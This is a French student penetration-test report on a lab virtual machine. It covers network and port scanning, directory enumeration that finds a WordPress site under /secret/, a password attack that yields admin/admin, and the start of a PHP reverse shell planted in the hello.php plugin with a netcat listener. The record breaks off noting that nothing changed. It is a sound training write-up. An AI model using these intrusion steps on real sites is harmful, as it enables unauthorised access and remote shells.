

EPI

Audit de sécurité

Rapport relatif au test d'intrusion de la machine csec

Soulaima Jaidane 4eme Cyber Security

Objectif :

Ce rapport vise à identifier les vulnérabilités du système et à recommander des mesures pour renforcer la sécurité, avec pour but ultime d'obtenir un accès root de manière éthique.

Méthodologie utilisée :

1- Reconnaissance :

J'ai connecté les deux machines Kali Linux et la machine cible sur un réseau NAT.

C'est l'adresse IP de ma machine Kali (10.0.2.5)

```
(kali@kali)~$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:17:f3:b0:67 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.5 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a112:1139:d833:3358 prefixlen 64 scopeid 0<link>
    ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)
    RX packets 1559 bytes 1541042 (1.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1033 bytes 104942 (102.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

10.0.2.1: Cette adresse IP est généralement attribuée à la passerelle (routeur) virtuelle de mon réseau NAT dans VirtualBox.

Alors l'adresse IP de la machine cible est 10.0.2.4

```
(kali@kali)~$ nmap -sn 10.0.2.5/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-08 15:39 EST
Nmap scan report for 10.0.2.1
Host is up (0.0054s latency).
Nmap scan report for 10.0.2.4
Host is up (0.0059s latency).
Nmap scan report for 10.0.2.5
Host is up (0.0034s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.95 seconds
```

2- Scanning des ports (nmap)

`nmap -p- -sV 10.0.2.4`: Cette commande Nmap a été utilisée pour scanner tous les ports de la machine cible (10.0.2.4) et afficher les services en cours d'exécution sur ces ports. Cela nous permet de connaître les services actifs et les versions des logiciels.

```
(kali@kali)-[~]
$ nmap -p- -sV 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-08 15:59 EST
Nmap scan report for 10.0.2.4
Host is up (0.0057s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.84 seconds
```


Le scan des ports ouverts sur la machine cible (adresse IP 10.0.2.4) a révélé trois services en cours d'exécution :

- 1)Service FTP (File Transfer Protocol) : Le port 21/tcp est ouvert et utilise le serveur FTP ProFTPD version 1.3.3c. Le FTP est utilisé pour le transfert de fichiers entre des systèmes distants.
- 2)Service SSH (Secure Shell) : Le port 22/tcp est ouvert et utilise le serveur SSH OpenSSH version 7.2p2 sur un système Ubuntu Linux. SSH est un protocole sécurisé utilisé pour l'accès à distance et l'administration sécurisée des systèmes.
- 3)Service HTTP (Hypertext Transfer Protocol) : Le port 80/tcp est ouvert et utilise le serveur web Apache version 2.4.18.

Exploitation des vulnérabilités :

Sur Le Port HTTP :

J'ai ouvert le serveur dans mon navigateur. La première chose que nous faisons est de nous connecter au serveur avec un navigateur. Nous sommes accueillis par une page par défaut "It works!"



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Cette commande dirb a été utilisée pour scanner le site web sur la machine cible (10.0.2.4) à la recherche de répertoires cachés ou de fichiers.

En explorant les répertoires cachés ou les fichiers sur le site web, nous pouvons découvrir des points d'entrée potentiels pour l'exploitation, tels que des pages de connexion ou des répertoires sensibles contenant des informations critiques.

```
(kali@kali)-[~]
$ dirb http://10.0.2.4

DIRB v2.22
By The Dark Raver

START_TIME: Thu Feb  8 16:33:14 2024
URL_BASE: http://10.0.2.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


GENERATED WORDS: 4612

-- Scanning URL: http://10.0.2.4/ --
+ http://10.0.2.4/index.html (CODE:200|SIZE:177)
=> DIRECTORY: http://10.0.2.4/secret/
+ http://10.0.2.4/server-status (CODE:403|SIZE:296)


-- Entering directory: http://10.0.2.4/secret/ --
+ http://10.0.2.4/secret/index.php (CODE:301|SIZE:0)
=> DIRECTORY: http://10.0.2.4/secret/wp-admin/
=> DIRECTORY: http://10.0.2.4/secret/wp-content/
=> DIRECTORY: http://10.0.2.4/secret/wp-includes/
+ http://10.0.2.4/secret/xmlrpc.php (CODE:405|SIZE:42)

-- Entering directory: http://10.0.2.4/secret/wp-admin/ --
+ http://10.0.2.4/secret/wp-admin/admin.php (CODE:302|SIZE:0)
=> DIRECTORY: http://10.0.2.4/secret/wp-admin/css/
=> DIRECTORY: http://10.0.2.4/secret/wp-admin/images/
=> DIRECTORY: http://10.0.2.4/secret/wp-admin/includes/
+ http://10.0.2.4/secret/wp-admin/index.php (CODE:302|SIZE:0)
=> DIRECTORY: http://10.0.2.4/secret/wp-admin/js/
=> DIRECTORY: http://10.0.2.4/secret/wp-admin/maint/
=> DIRECTORY: http://10.0.2.4/secret/wp-admin/network/
=> DIRECTORY: http://10.0.2.4/secret/wp-admin/user/
```


L'analyse a révélé plusieurs répertoires et fichiers accessibles sur le site. Parmi les découvertes, le répertoire `"/secret/"` a attiré mon attention, indiquant la présence d'une zone potentiellement intéressante à explorer davantage



Pour résoudre le problème de redirection vers "vtcsec" lors de l'accès au site web j'ai édité le fichier `/etc/hosts` à l'aide de l'éditeur de texte Nano avec les privilèges administratifs. En ajoutant simplement une nouvelle ligne avec l'adresse IP de la machine cible suivie du nom de domaine "vtcsec", j'ai informé ma machine de diriger toutes les requêtes pour "vtcsec" vers l'adresse IP spécifiée. Une fois les modifications enregistrées et le fichier fermé, la redirection vers "vtcsec" a été résolue avec succès, permettant ainsi un accès direct au site web sans être redirigé.





Maintenant, le site web s'affiche correctement et nous pouvons constater qu'il s'agit d'un blog Wordpress



```
[+] Performing password attack on Wp Login against 1 user/s  
[SUCCESS] - admin / admin  
Trying admin / admin Time: 00:00:06 ⚡  
[!] Valid Combinations Found:  
| Username: admin, Password: admin
```

La page wp-admin s'est ouvert





Après avoir exploré le tableau de bord et identifié l'utilisation de WordPress version 4.9, j'ai recherché des exploits potentiels. J'ai trouvé un module Metasploit pour télécharger un shell avec les identifiants d'administrateur

J'ai utilisé la commande `wpscan` pour scanner le site WordPress accessible via l'URL <http://vtcsec/secret/wp-admin/>. L'objectif principal était d'identifier les éventuelles vulnérabilités présentes sur ce site. En utilisant l'option `--wp-content-dir /secret/`, j'ai spécifiée le répertoire de contenu WordPress, ce qui a permis à `wpscan` de cibler spécifiquement les fichiers et répertoires liés à WordPress sur le serveur cible. Cette approche a facilité une analyse plus précise et détaillée des possibles failles de sécurité propres à WordPress sur le site examiné.


```
(kali㉿kali)-[~]
$ wpscan --url http://vtcsec/secret/ --wp-content-dir /secret/

File System
  _____
 /         \
|  W P S C A N  |
|  Version 3.8.24  |
|  Sponsored by Automattic - https://automattic.com/
|  @WPScan_, @ethicalhack3r, @erwan_lr, @firefart
 \         /

[+] URL: http://vtcsec/secret/ [10.0.2.4]
[+] Started: Thu Feb  8 18:02:23 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://vtcsec/secret/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://vtcsec/secret/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://vtcsec/secret/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
```

Recherchez des vulnérabilités :

Après avoir exécuté wpscan, recherchez des vulnérabilités spécifiques identifiées par le scanner, telles qu'une injection d'objet PHP.


```
(kali@kali)-[~]
$ cat /usr/share/webshells/php/php-reverse-shell.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
//
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
```

Plugin Files
hello.php

```
(kali@kali)-[~]
$ nc -vnlp 1122

listening on [any] 1122 ...
```

J'ai collé le reverse shell de php dans le plugin



rien n'a changer

